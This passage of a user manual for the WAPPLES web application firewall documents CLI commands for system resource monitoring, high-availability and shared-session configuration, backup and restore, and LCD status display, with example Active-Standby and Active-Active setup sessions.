Related Command	Description
refresh set <1-65535>	Sets the refreshing cycle for system resource information.
show refresh_time	Shows the time the system resources are refreshed.
show sysinfo (all|sys|task|cpu|mem|proc|fs)	Shows the status of system's resources by each subject.

When you enter [show refresh_time] command, it will show the time the system resource information is updated.

```
penta-np(config-resource)# show refresh_time
-----------------------------------------------------
****** REFRESH TIME ******
-----------------------------------------------------
 1 second.
-----------------------------------------------------
penta-np(config-resource)#
```

When you enter [refresh set <number>] command, you can change the time for refreshing system resource information. In the following case, the refresh time is changed to 3 seconds.

```
penta-np(config-resource)# refresh set 3
OK.
penta-np(config-resource)# show refresh_time
-----------------------------------------------------
****** REFRESH TIME ******
-----------------------------------------------------
 3 second.
-----------------------------------------------------
penta-np(config-resource)#
```

When you enter [show sysinfo <resource>] command, the system will display system resources information. In the following case, the task information is displayed.

```
penta-np(config-resource)# show sysinfo task
-----------------------------------------------------
****** Task Summary ******
-----------------------------------------------------
Total Task Number          [ 123 ]
Running Task Number        [ 1 ]
Sleeping Task Number       [ 122 ]
Stopped Task Number        [ 0 ]
Zombie Task Number         [ 0 ]
-----------------------------------------------------
****** End Task Summary ******
-----------------------------------------------------
```

```
penta-np(config-resource)#
```

4.5 HA (*Caution: WAPPLES-50 does not support HA)

Use HA command to set HA and Shared-Session. The following are HA related commands

Table 122. HA Command

Related Command	Description
end	Terminates current mode or turns to enable.
exit	Terminates current mode or removes to the previous stage
ha-flag-detect-engine	Turns on/off Detect Engine when setting up HA.
ha-flag-svc-link	Turns on/off Service Link monitoring when setting up HA.
ha-hotline	Configures Hot Line for HA.
ha-own-state	Shows HA status of this equipment.
ha-state-conf	Configures HA setting.
ha-sate-force	Enforces HA setting for this equipment
list	Displays list of commands.
quit	Terminates current mode or moves to the previous stage.
shared-session	Sets up Shared-Session
show	Shows statuses related with HA

01 HA Detection Target Setting

Use ha-flag-detect-engine and ha-flag-svc-link commands to set the detection target for WAPPLES HA. ha-flag-detect-engine and ha-flag-svc-link have the following structures.

```
ha-flag-detect-engine set [on|off]
ha-flag-svc-link set [on|off]
```

Enter ha-flag with a question mark (?) to see parameter fields, and each field is described as follows.

Table 123. ha-flag Command

Related Command	Description	Example
ha-flag-detect-engine	Activates/deactivates Detection Engine	ha-flag-detect-engine set on(off)
Ha-flag-svc-link	Activates/deactivates Service Link Monitoring	ha-flag-svc-link set on(off)

The default setting for ha-flag-detect-engine and ha-flag-svc-link is on (Subject of Monitoring).

02 HA Hotline Setting

Use ha-hotline command to set up WAPPLES HA Hotline. ha-hotline has the following structure.

```
ha-hotline set [dev. name] [source IP [dest. IP] [dest. MAC Addr]
```

Enter ha-hotline with a question mark (?) to see parameter fields, and each field is described as follows.

Table 124. ha-hotline Command

Field	Description
ha-hotline	This is the command to set up HA Hotline.
set	Sets up HA Hotline.
(dev. name)	Sets the Ethernet device to use with HA. ctl1 is recommended.
(source ip)	Sets source IP to use with HA.
(dest. ip)	Sets destination IP to use with HA.
(dest. mac addr)	Set destination MAC address to use with HA.

03 HA Setting

Use ha-state-conf command to set up WAPPLES HA. Ha-state-conf has following structure.

```
ha-state-conf set [HA Action] [Own State] [Opp. State]
```

Enter ha-state-conf with a question mark (?) to see parameter fields, and each field is described as follows.

Table 125. ha-state-conf Command

Field		Description
ha-state-conf		This is the command to set up HA.
set		Sets up HA.
(ha action)	ha-off	Does not use HA.
	default-load	If the service on the other side becomes normalized after failover, restores original settings.
	default-off	Maintains current status whether or not the service on the other side becomes normalized after failover
(own state)	active	Sets this equipment to “Active”
	standby	Sets this equipment to “Standby”
(opp. state)	active	Sets the other equipment to “Active”
	none	Disables the other equipment (Sets ha action to ha-off)
	standby	Sets the other equipment to “Standby”

The following is the example of the active equipment restored to original settings when the other equipment normalized after failover in the Active-Standby architecture.

```
penta-np# configure terminal
penta-np(config)# ha
penta-np(config-ha)# ha-state-conf set default-load active standby
OK.
```

You also need to configure Shared Session setting in order to determine session sharing method when setting up HA.

04 Shared Session Setting

Use shared-session command to configure WAPPLES Shared Session. When you set Shared Session, configure exclusive line setting for HA Health Check. shared-session has the following structure.

```
shared-session set [shared action]
```

Enter shared-session with a question mark (?) to see parameter fields, and each field is described as follows.

Table 126. shared-session Command

Field		Description
shared-session		This is the command for configuring Shared Session.
set		Sets Shared Session.
(shared action)	no-shared	Does not use Shared Session.
	half-sync	Synchronizes session up to kernel.
	full-sync	Synchronizes session up to Kernel and Application.
(dev. name)		Sets the Ethernet device to be used in the Shared Session. (Same as HA) ctl0 is recommended.
(source ip)		Sets source IP to use with HA.
(dest. ip)		Sets destination IP to use with HA.
(dest. mac addr)		Set destination MAC address to use with HA.

The following is the example of using the command to synchronize kernel as well as application.

```
penta-np# configure terminal
penta-np(config)# ha
penta-np(config-ha)# shared-session set full-sync ctl1 10.1.1.10 10.1.1.20
00:90:FB:23:3E:29
OK.
```

05 Forced HA Setting

Use ha-state-force command to enforce WAPPLES HA state. Ha-state-force has following structure.

```
ha-state-force set [state]
```

Enter [ha-state-force ?] to see parameter fields, and each field is described as follows.

Table 127. ha-state-force Command

Field	Description
ha-state-conf	This is the command to enforces HA state
set	Enforces HA state

Field		Description
(state)	Active	Sets current state to “Active”
	standby	Sets current state to “Standby”

The following is the example of forcibly setting the state of the equipment to “Standby”

```
penta-np# configure terminal
penta-np(config)# ha
penta-np(config-ha)# ha-state-force set standby
OK.
```

To restore the equipment to the original state, you must execute the commands reversely.

06 Inquiry of HA and Shared-Session Status Information

Use show ha command to inquire current status of HA and Shared Session of WAPPLES. show ha has the following structure.

```
show ha
```

Each field is described as follows.

Table 128. show ha Command

Field	Description
show	Inquires current status.
ha	Inquires current status of HA and Shared Session.

The following is the example of enforcing the equipment to “Standby” state.

```
penta-np# configure terminal
penta-np(config)# ha
penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
      haDefaultState : DEFAULT_LOAD
      haConfOwnState : ACTIVE       haConfOppState : STANDBY
      haRunOwnState  : STANDBY      haRunOppState  : ACTIVE
      haOwnFlag      : | DETECTION_ENGINE_DOWN |
                       | SERVICE_LINK_UP |
                       | FORCE_DETECTION_ENGINE_UP |
      sharedState    : NP_SHARED_SI_SYNC
      sharedDev      : ctl1
```

```
        sourceIp       : 10.1.1.10
        destIp         : 10.1.1.20
        sourcePort     : 20000
        destPort       : 20000
        sourceMacAddr  : 00:10:F3:17:DF:11
        destMacAddr    : 00:90:FB:23:3E:29
-------------------------------------------------------
```

The information that appear in response to the inquiry refer to the following.

Table 129. HA and Shared Session Information

haDefaultState	Determines the state of HA and whether original setting shall be restored after failover
haConfOwnState	Sets this equipment's initial state for WAPPLES HA when starting.
haRunOwnState	The current HA status of this equipment.
haConfOppState	Sets the other equipment's initial state for WAPPLES HA when starting.
haRunOppState	The current HA status of the other equipment.
haOwnFlag	Engine monitoring status, service network status, and enforced engine configuration status.
sharedState	Determines whether Shared Session shall be used or not
sharedDev	Determines Ethernet device to use with HA and Shared Session
sourceIp	Set source IP to use with HA
destIp	Sets destination IP to use with HA.
sourcePort	Set source Port to use with HA
destPort	Sets destination Port to use with HA.
sourceMacAddr	Set source MAC Address to use with HA
destMacAddr	Sets destination MAC Address to use with HA.

4.6 WAPPLES

Use commands to check WAPPLES information, backup or restore database, check log message and rerun WAPPLES services.

01 Check WAPPLES Information

These are commands that check the unique ID given to individual equipment when WAPPLES was shipped from the factory and the software version of

WAPPLES.

Table 130. Commands Related with Checking WAPPLES Information

Command	Description
Id	Indicates the unique ID provided at the factory.
version	Indicates the software version information of WAPPLES

02 Backup / Restore Command

You can backup or restore WAPPLES database with 'backup' and 'restore' commands. Execute following commands to back up the database.

Table 131. Backup / Restoration Related Commands

Related Command	Description
backup [filename]	Executes database backup.
backup [filename] ftp	You can send the backup file to external FTP server by adding 'ftp' option.
backup [filename] image	Backs up all management settings including WAPPLES database and network settings.
restore [filename]	Restores WAPPLES's database or settings with the specified backup file.
restore list	Checks the backup file list.
restore delete [filename]	Deletes specific backup files.
restore factory	Initializes all settings.

03 WAPPLES System Command

Table 132. WAPPLES System Related Commands

Related Command	Description
sysmon	Shows the system status information refreshed every 4 seconds. Press Ctrl-C to quit real-time monitoring mode.
wplog	Shows the detection process related status information refreshed in real time. Press Ctrl-C to quit real-time monitoring mode.

Related Command	Description
messages	Shows general system log information refreshed in real time. Press Ctrl-C to quit real-time monitoring mode.
restart	Restarts detection related process.
end	Terminates current mode or moves to the previous stage.
exit	Terminates current mode or moves to the previous stage.
list	Displays the list of commands
quit	Terminates current mode or moves to the previous stage.

ⓘ Commands related with setting and editing among available CLI commands will be applied to WAPPLES only when you execute 'save configuration' after using such commands

04 Management Port IP Display Control Command

WAPPLES can mask some part of the management port IP displayed on the external LCD window to protect it from leakage.

Table 133. WAPPLES Management Port IP Display Control Command

Related Command	Description
LCD	Masks some part of the management port IP displayed on the external LCD. Ex) 192.168.XXX.XXX

The following examples show the use of the management port IP Masking command and the result.

```
penta-np(config-wapples)# lcd ctl ip mask
```

```
INFORMATION
192.168.XXX.XXX
```

The following example shows the use of the command for unmasking management port IP and the result.

```
penta-np(config-wapples)# lcd ctl ip unmask
```

```
INFORMATION
192.168.0.100
```

XV

XV. WAPPLES Status Check

1.Check Service

2.Inspect Integrity

3.Check Network Interface

4.LCD Window

XV. WAPPLES Status Check

WAPPLES inspects the status of WAPPLES by itself and provides the guide for the cause and solution when there is a trouble with WAPPLES.

1. Check Service

WAPPLES periodically inspects its service status every 2 seconds and provides features that can be used to recover problems such as the suspension of service.

2. Inspect Integrity

In case a file is modified without permission, WAPPLES may not be able to provide normal service. WAPPLES inspects the integrity of internal files when it starts and at 2:00 a.m.

The result of the integrity test can be checked with the audit log. If there is a modified file, please contact PENTA Security System immediately.

3. Check Network Interface

WAPPLES periodically inspects the network status on packets every 20 seconds. Error, Dropped, FIFO error, Frame/Carrier error are inspected in network interface status, interface collisions, packet inflow and outflow.

The audit log for network interface is recorded only when there is a problem and it can be check with the audit log.

4. LCD Window

4.1 Check Information

The LCD window of WAPPLES displays WAPPLES version, Management Port IP, and NIC Status (network status).

When no button is pressed for 20 or more seconds, it will periodically display WAPPLES version, Management Port IP, and NIC Status (only when NIC Status is changed).


LCD window displays the following menu.

Table 134. LCD Menu

Top Menu	Sub Menu	Description
INPORMATION	Version	Displays the software version information of WAPPLES
	Control Port IP	Displays the network information of the management IP set to the management port.
	NicStatus	Displays the system status information updated every 2 seconds in real time.


Press any button on the initial screen of LCD window to display the top menu. Press Left button (Esc button) to return to the screen and use Up / Down buttons to see menus other than the version of the information. When no button is pressed for 20 or more seconds, the system will automatically return to the initial screen and display periodical information.

Click Right button (Enter button) in the top menu to move to the corresponding sub menu.



4.2 Check WAPPLES Version


Press Right button (Enter button) in the 1. Version menu of INFORMATION to check the version of WAPPLES.



If you want to check Management Port IP and NIC Status, you can press Up/Down button instead of returning to the menu. When no button is pressed for 20 or more seconds, the system will automatically return to the initial screen and display periodical information.

4.3 Check Management Port IP

Press Right button (Enter button) in 2. Control Port IP menu of INFORMATION to check the management port IP of WAPPLES.




If you want to check WAPPLES version and NIC Status, you can simply press Up/Down instead of going back to the menu. When no button is pressed for 20 or more seconds, the system will automatically return to the initial screen and display periodical information.

If you wish to limit the information of Management Port IP exposed, refer to [WAPPLES User Manual's X.CLI (Command Line Interface) Command 3.6.WAPPLES 04. Management Port IP Display Control].


4.4 Check Detailed Information of NIC

Press Right button (Enter button) in 3. Nic Status menu of INFORMATION to check the management port IP of WAPPLES.

The NICs (Network Interface Card) that can be checked through the LCD window are External NIC, Internal NIC, and Control NIC and press Right button (Enter button) in 3. Nic Status menu and then press Up/Down button to move to the corresponding NIC.



To see the details of External NIC, Internal NIC, and Control NIC, right click on External NIC, Internal NIC, and Control NIC menu.



When no button is pressed for 20 or more seconds, the system will automatically return to the initial screen and display periodical information.

XVI

XVI. High Availability

1.Active-Standby

2.Active-Active

3.Shared Session

4.Load Balancing

XVI. High Availability

*Caution: WAPPLES-50 does not support HA

1. Active-Standby

1.1 Active-Standby – HA architecture using WAPPLES

WAPPLES can be set up in 2 types of Active-Standby architectures. This chapter explains about setting up Active-Standby with only 2 WAPPLES equipments without additional network support.




Fig. XVI-1. Active-Standby HA Architecture 1

To set up WAPPLES in Active-Standby HA architecture, set up each WAPPLES in inline mode as in [Fig. XVI-1. Active-Standby HA] and execute the following.

- **Install 2 WAPPLES (WAPPLES 1, WAPPLES 2) in inline mode.**
  - This can be applied to the network environment where L2 or higher switch

is connected.

- Configure dual WAPPLES no to enable H/W Bypass when a trouble occurs.

Client Side and Server Side have the same network domain centering on WAPPLES. Connect hot-line between WAPPLES for Health Check. Use [ctl1] port for Hot-Line connection. Before setting up HA, activate (UP) [ctl1] port and set IP with the address outside bridge network domain.

All communications between client side and server side will be blocked when WAPPLES operates on standby mode that packet loop will not occur, but the network can be severed temporarily due to the aging time of MAC learned from L2 switch when WAPPLES changes Active/Standby mode. For this, it is recommended that you use STP of the L2 switch connected to the network when setting up WAPPLES in Active/Standby mode.

In HA architecture, WAPPLES operating in Standby mode switches to Active mode when it does not receive the 'Hello Packet' from the Active equipment for the Delay Time (1sec).

- **Set HA status of WAPPLES 1 to Active and WAPPLES 2, Standby.**
  - WAPPLES 1 and WAPPLES 2 check each other through the exclusive hotline connecting two equipments.

  - Active equipment sends 'Hello packet' to notify Standby equipment whether it is operating normally. Standby equipment turns to Active Mode when it does not receive the 'Hello Packet' within the Delay Time (1sec).

- **Fail-Over Transition Time is consumed as much as the MAC Aging Time of L2/L3 Switch connected to upper and lower ends of WAPPLES. (MAC Aging Time varies by Switch.)**

Major commands used for HA setting are as follows.

- **Command for Hot-Line Setting (Refer to [Table 138. Hot-Line Settings])**
  ha-hotlne set [interface] [Source IP] [destination IP] [destination MAC]

- **Command for HA Setting**
  ha-state-conf set [haDefaultState] [haConfOwnState] [haConfOppState]

Using CLI, type the following in WAPPLES 1 (Active) to set HA to Active.

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# link-status set ctl1 up
OK.
penta-np(config-network)# link ctl1
penta-np(config-network-ctl1)# if addr 10.1.1.10/24 brd 10.1.1.255
OK.
penta-np(config-network-ctl1)# exit
penta-np(config-network)# exit
```

```
penta-np(config)# ha
penta-np(config-ha)# ha-hotline set ctl1 10.1.1.10 10.1.1.20 00:90:FB:23:3E:29
penta-np(config-ha)# ha-state-conf set default-load active standby
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
        haDefaultState : DEFAULT_LOAD
        haConfOwnState : ACTIVE       haConfOppState : STANDBY
        haRunOwnState  : STANDBY      haRunOppState  : STANDBY
        haOwnFlag      : | DETECTION_ENGINE_DOWN(ON) |
                         | SERVICE_LINK_UP(ON) |
                         | FORCE_DETECTION_ENGINE_UP |
        sharedState    : NP_SHARED_SI_SYNC
        sharedDev      : ctl1
        sourceIp       : 10.1.1.10
        destIp         : 10.1.1.20
        sourcePort     : 20000
        destPort       : 20000
        sourceMacAddr  : 00:10:F3:17:DF:11
        destMacAddr    : 00:90:FB:23:3E:29
-----------------------------------------------------
```

Enter the following for WAPPLES 2(Standby) to set HA to Standby.

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# link-status set ctl1 up
OK.
penta-np(config-network)# link ctl1
penta-np(config-network-ctl1)# if addr 10.1.1.20/24 brd 10.1.1.255
OK.
penta-np(config-network-ctl1)# exit
penta-np(config-network)# exit
penta-np(config)# ha
penta-np(config)# ha-hotline set ctl1 10.1.1.20 10.1.1.10 00:10:F3:17:DF:11
penta-np(config-ha)# ha-state-conf set default-load standby active
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
        haDefaultState : DEFAULT_LOAD
        haConfOwnState : STANDBY      haConfOppState : ACTIVE
        haRunOwnState  : ACTIVE       haRunOppState  : STANDBY
        haOwnFlag      : | DETECTION_ENGINE_UP(ON) |
                         | SERVICE_LINK_UP(ON) |
```

```
                | FORCE_DETECTION_ENGINE_UP |
    sharedState    : NP_SHARED_SI_SYNC
    sharedDev      : ctl1
    sourceIp       : 10.1.1.20
    destIp         : 10.1.1.10
    sourcePort     : 20000
    destPort       : 20000
    sourceMacAddr  : 00:90:FB:23:3E:29
    destMacAddr    : 00:10:F3:17:DF:11
-----------------------------------------------------
```

HA action will begin when the said settings are completed in WAPPLES. The meaning of HA related items is as follows

Table 135. HA Details

haDefaultState	Whether HA is used or whether this settings shall be restored after failover.
haConfOwnState	The initial HA settings for this WAPPLES HA when starting HA
haRunOwnState	HA status of this WAPPLES equipment.
haConfOppState	The initial HA settings for the other WAPPLES HA when starting HA
haRunOppState	HA status of the other WAPPLES equipment.
haOwnFlag	Engine monitoring status (monitoring target if the flag inside brackets is ON, not monitored if the flag is OFF), service network status (monitoring target if the flag inside brackets is ON, not monitored if the flag is OFF), forced engine setting..
sharedState	Whether Shared Session is used.
sharedDev	Ethernet device to be used for HA and Shared Session.
sourceIp	Source IP Address for HA.
destIp	Destination IP Address for HA.
sourcePort	Source Port Address for HA.
destPort	Destination Port Address for HA.

sourceMacAddr	Source MAC Address for HA.
destMacAddr	Destination MAC Address for HA.

1.2 HA Architecture using Active-Standby-Network STP

WAPPLES can be set up in two types of Active-Standby architectures depending on the settings. This chapter explains about using the STP of the network to set up Active-Standby architecture without making additional settings to WAPPLES.




Fig. XVI-2. Active-Standby HA Architecture 2

To set up WAPPLES in Active-Standby HA architecture, install each WAPPLES equipment in inline mode to set up a network as in [Fig. XVI-1. Active-Standby HA] and conduct the following procedure.

- **Install 2 WAPPLES (WAPPLES 1, WAPPLES 2) in inline mode..**

- This can be applied to the network environment where L2 or higher switch is connected.

- Configure dual WAPPLES no to enable H/W Bypass when a trouble occurs.

Since all WAPPLES equipments are operating in Active mode, this architecture generates Packet Loop. You need to configure STP of L2/L3 switches connected to the network in order to resolve packet loop architecture.

Either connection will be automatically blocked due to STP setting of L2/L3 switch. WAPPLES in blocked area will automatically act as Standby equipment. Also, if Active side equipment faces network problem when you are using RSTP, it will immediately lead to failover and minimize network severance.

- **Set HA status of WAPPLES 1 and WAPPLES 2 to Active.**
  - WAPPLES 1 and WAPPLES 2 check each other through the exclusive hotline connecting two equipments.

  - Both equipments send 'Hello packet' to each other to notify normal operating status. One WAPPLES recognizes the other as Standby equipment when it does not receive the 'Hello Packet' within the Delay Time (1sec).

- **Fail-Over Transition Time is consumed as much as the MAC Aging Time of L2/L3 Switch connected to upper and lower ends of WAPPLES. (MAC Aging Time varies by Switch.)**

Client side and server side have the same network domain centering on WAPPLES and WAPPLES equipments are connected with hot-line for health check. Use [ctl1] port for Hot-Line connection. Before setting up HA, activate (UP) [ctl1] port and set IP with the address outside bridge network domain.

Using CLI, type the following in WAPPLES 1 (Active) to set HA to Active.

```
penta-np# configure terminal
penta-np(config)# network
 penta-np(config-network)# link-status set ctl1 up
OK.
penta-np(config-network)# link ctl1
penta-np(config-network-ctl1)# if addr 10.1.1.10/24 brd 10.1.1.255
OK.
penta-np(config-network-ctl1)# exit
penta-np(config-network)# exit
penta-np(config)# ha
penta-np(config-ha)# ha-hotline set ctl1 10.1.1.10 10.1.1.20 00:90:FB:23:3E:29
penta-np(config-ha)# ha-state-conf set default-load active active
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
penta-np(config-ha)# show ha
-----------------------------------------------------
HA STATE
```

```
        haDefaultState : DEFAULT_LOAD
        haConfOwnState : ACTIVE       haConfOppState : ACTIVE
        haRunOwnState  : ACTIVE       haRunOppState  : ACTIVE
        haOwnFlag      : | DETECTION_ENGINE_DOWN(ON) |
                         | SERVICE_LINK_UP(ON) |
                         | FORCE_DETECTION_ENGINE_UP |
        sharedState    : NP_SHARED_SI_SYNC
        sharedDev      : ctl1
        sourceIp       : 10.1.1.10
        destIp         : 10.1.1.20
        sourcePort     : 20000
        destPort       : 20000
        sourceMacAddr  : 00:10:F3:17:DF:11
        destMacAddr    : 00:90:FB:23:3E:29
-------------------------------------------------------
```

Enter the following for second WAPPLES(Standby) to set HA to Active.

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# link-status set ctl1 up
OK.
penta-np(config-network)# link ctl1
penta-np(config-network-ctl1)# if addr 10.1.1.20/24 brd 10.1.1.255
OK.
penta-np(config-network-ctl1)# exit
penta-np(config-network)# exit
penta-np(config)# ha
penta-np(config-ha)# ha-state-conf set default-load active active
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
penta-np(config-ha)# show ha
-------------------------------------------------------
HA STATE
        haDefaultState : DEFAULT_LOAD
        haConfOwnState : ACTIVE       haConfOppState : ACTIVE
        haRunOwnState  : ACTIVE       haRunOppState  : ACTIVE
        haOwnFlag      : | DETECTION_ENGINE_UP(ON) |
                         | SERVICE_LINK_UP(ON) |
                         | FORCE_DETECTION_ENGINE_UP |
        sharedState    : NP_SHARED_SI_SYNC
        sharedDev      : ctl1
        sourceIp       : 10.1.1.20
        destIp         : 10.1.1.10
        sourcePort     : 20000
        destPort       : 20000
        sourceMacAddr  : 00:90:FB:23:3E:29
        destMacAddr    : 00:10:F3:17:DF:11
-------------------------------------------------------
```

HA will begin when the said settings are completed in WAPPLES. The meaning of HA related items is as follows

Table 136. HA Details

haDefaultState	Whether HA is used or whether this settings shall be restored after failover.
haConfOwnState	The initial HA settings for this WAPPLES HA when starting HA
haRunOwnState	HA status of this WAPPLES equipment.
haConfOppState	The initial HA settings for the other WAPPLES HA when starting HA
haRunOppState	HA status of the other WAPPLES equipment.
haOwnFlag	Engine monitoring status (monitoring target if the flag inside brackets is ON, not monitored if the flag is OFF), service network status (monitoring target if the flag inside brackets is ON, not monitored if the flag is OFF), forced engine setting.
sharedState	Whether Shared Session is used.
sharedDev	Ethernet device to be used for HA and Shared Session.
sourceIp	Source IP Address for HA.
destIp	Destination IP Address for HA.
sourcePort	Source Port Address for HA.
destPort	Destination Port Address for HA.
sourceMacAddr	Source MAC Address for HA.
destMacAddr	Destination MAC Address for HA.

2. Active-Active

2.1 Active-Active Architecture

WAPPLES supports Active-Active type HA architecture to cope with dual network architecture.




Fig. XVI-3. Active-Active HA Architecture

Set up each WAPPLES in inline mode to build network architecture as in [Fig. XVI-3. Active-Active HA] and conduct following procedures.

- **Install WAPPLES in inline mode.**
  - This can be applied to the network environment where L2 or higher switch is connected.

  - Connect dual WAPPLES equipments directly with the network cable.

  - Configure dual WAPPLES no to enable H/W Bypass when a trouble occurs.

Client Side and Server Side have the same network domain centering on WAPPLES. Connect hot-line between WAPPLES for Health Check. Use [ctl1] port for Hot-Line connection. Before setting up HA, activate (UP) [ctl1] port and set IP with the address outside bridge network domain.

Shared session feature is provided in order to handle the session continuously without disconnection even when the same TCP session fails to secure the connection to the same WAPPLES in the dual network architecture. Shared session feature is applied to registered web server traffic only and does not influence other traffics. You need to make following settings in order to use the shared session feature in Active-Active architecture.

Using CLI, type the following in WAPPLES 1 (Active) to set HA to Active

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# link-status set ctl1 up
OK.
penta-np(config-network)# link ctl1
penta-np(config-network-ctl1)# if addr 10.1.1.10/24 brd 10.1.1.255
OK.
penta-np(config-network-ctl1)# exit
penta-np(config-network)# exit
penta-np(config)# ha
penta-np(config-ha)# ha-hotline set ctl1 10.1.1.10 10.1.1.20 00:90:FB:23:3E:29
penta-np(config-ha)# ha-state-conf set default-load active active
OK.
penta-np(config-ha)# shared-session set full-sync
OK.
